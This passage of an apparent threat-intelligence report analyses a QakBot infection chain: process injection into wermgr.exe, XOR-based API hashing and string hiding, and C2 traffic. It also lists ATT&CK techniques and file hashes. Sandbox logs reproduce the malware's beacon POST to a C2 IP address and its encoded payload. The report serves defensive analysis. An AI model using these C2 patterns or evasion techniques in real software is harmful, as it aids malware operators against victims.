


Figure 12 - Downloaded JavaScript file from untrusted URL automatically flagged by MoTW.

Third Stage: QakBot Uses Multiple Techniques to Evade Anti-Malware Scanners

In the next stage of the attack, QakBot injects itself inside the legitimate Windows Error Reporting process (wermgr.exe) to evade behavior based anti-malware solutions.




Figure 13 - Injected QakBot DLL

More information about the Living Off the Land Binaries Regsvr32.exe and WScript.exe can be found via the links below.

- Regsvr32.exe (2)
- WScript.exe (3)




Figure 14 - Process injection on wermgr.exe and LOLBAS observed in process tree.

QakBot uses Windows API Hashing (Dynamic API Resolution) to evade signature-based anti-malware scanners. It hides the content of the import address table by XOR Encrypted API Hashing Algorithm called CRC32.

Below pictures showing Decompiled functions being used to perform API Hashing:




Figure 15 - XOR Encrypted API Hashing.

EclecticIQ analysts extracted the XOR key which is used to decrypt the content of APIs during the execution time and used this key to decrypt other APIs for further analysis.




Figure 16 - XOR Encryption key stored as static to decrypt the API hash.

QakBot also uses the XOR encryption algorithm to hide its strings for minimizing AV detection. Figure 10 shows encrypted strings are stored in the .rdata Section. They are decrypted during run time.




Figure 17 - XOR Encrypted strings hidden inside rdata section

EclecticIQ analysts successfully decrypted the XOR encrypted strings used by QakBot. The decrypted strings are used by QakBot for testing the internet connection of the victim device, conducting a sandbox check, gaining persistence on the victim device by abusing Schedule Task, and gathering victim computer information upon the attacker's request through a command-and-control (C2) server.




Figure 18 – Decrypted Strings from QakBot Malware

Fourth Stage: Command and Control (C2) Connection

After successful execution, QakBot checks its internet connectivity and will send multiple POST requests to its C2 servers.

QakBot checks internet availability on victim's device:

```
[          Diverter] wermgr.exe (1072) requested TCP 192.0.2.123:443
[   HTTPListener443]   GET / HTTP/1.1
[   HTTPListener443]   Accept: application/x-shockwave-flash, image/gif, image/jpeg, image/pjpeg, */*
[   HTTPListener443]   User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; Touch; rv:11.0) like Gecko
[   HTTPListener443]   Host: yahoo.com
[   HTTPListener443]   Cache-Control: no-cache
[   HTTPListener443]
```

Figure 19 - QakBot malware checking Internet availability

C2 protocol uses JSON object encapsulation with a RC4 Encrypted message which is encoded with Base64.

```
[          Diverter] wermgr.exe (1072) requested TCP 83.114.60.171:2222
[    HTTPListener80]   POST /t5 HTTP/1.1
[    HTTPListener80]   Accept: application/x-shockwave-flash, image/gif, image/jpeg, image/pjpeg, */*
[    HTTPListener80]   Content-Type: application/x-www-form-urlencoded
[    HTTPListener80]   User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; Touch; rv:11.0) like Gecko
[    HTTPListener80]   Host: 83.114.60.171:2222
[    HTTPListener80]   Content-Length: 80
[    HTTPListener80]   Cache-Control: no-cache
[    HTTPListener80]
[    HTTPListener80]   nwhoktynial=ybx9hXlo5xJR8qyNOmIkDegHV0bs9FhT9j/HEenUqmAf3ofNnMDZiaMhU8yYq8X/Ag==
[    HTTPListener80] Storing HTTP POST headers and data to http_20221127_113434.txt.
```

Figure 20 - QakBot performs command and control connections

Raw example of an HTTP POST request sent by QakBot to its C2:

```
POST /t5 HTTP/1.1
Accept: application/x-shockwave-flash, image/gif, image/jpeg, image/pjpeg, */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; Touch; rv:11.0) like Gecko
Host: 83.114.60.171:2222
Content-Length: 80
Cache-Control: no-cache

nwhoktynial=ybx9hXlo5xJR8qyNOmIkDegHV0bs9FhT9j/HEenUqmAf3ofNnMDZiaMhU8yYq8X/Ag==
```

MITRE ATT&CK

Technique Name	TTP ID
User Execution: Malicious Link	T1204.001
System Binary Proxy Execution: Regsvr32	T1218.010
Command and Scripting Interpreter: JavaScript	T1059.007

Phishing: Spearphishing Link	T1566.002
Application Layer Protocol: Web Protocols	T1071.001
Process Injection: Process Hollowing	T1055.012
Obfuscated Files or Information	T1027
Obfuscated Files or Information: Dynamic API Resolution	T1027.007
System Information Discovery	T1082
Scheduled Task/Job: Scheduled Task	T1053.005
Virtualization/Sandbox Evasion: System Checks	T1497.001
Windows Management Instrumentation	T1047

Indicators:

FIle Name	SHA 256 Hash
resemblance.tmp	8ca16991684f7384c12b6622b8d1bcd23bc27f186f499c2059770ddd3031f274
UY76.img	26f5bc698dfec8e771b781dc19941e2d657eb87fe8669e1f75d9e5a1bb4db1db
WW.js	c5df8f8328103380943d8ead5345ca9fe8a9d495634db53cf9ea3266e353a3b1
Injected-QakBot-dll	6fb41b33304b65e6e35f04e8cc70f7a24cd36e29bbb97266de68afcf113f9a5f

Find the data for COMMAND AND CONTROL SERVER C2

Find the data for YARA RULES

About EclecticIQ Intelligence & Research Team

EclecticIQ is a global provider of threat intelligence, hunting, and response technology and services. Headquartered in Amsterdam, the EclecticIQ Intelligence & Research Team is made up of experts from Europe and the U.S. with decades of experience in cyber security and intelligence in industry and government.

We would love to hear from you. Please send us your feedback by emailing us at research@eclecticiq.com or fill in the EclecticIQ Audience Interest Survey to drive our research towards your priority area.

Structured Data

Find the Analyst Prompt and earlier editions in our public TAXII collection for easy use in your security stack.

TAXII v1 Discovery services: https://cti.eclecticiq.com/taxii/discovery

Please refer to our support page for guidance on how to access the feeds.

You might also be interested in:

Network Environment-Focused Conversations Needed in Approaches to Cyber Security

Emotet Downloader Document Uses Regsvr32 for Execution

AI Facial Recognition Used in Ukraine/Russia War Prone to Vulnerabilities

Appendix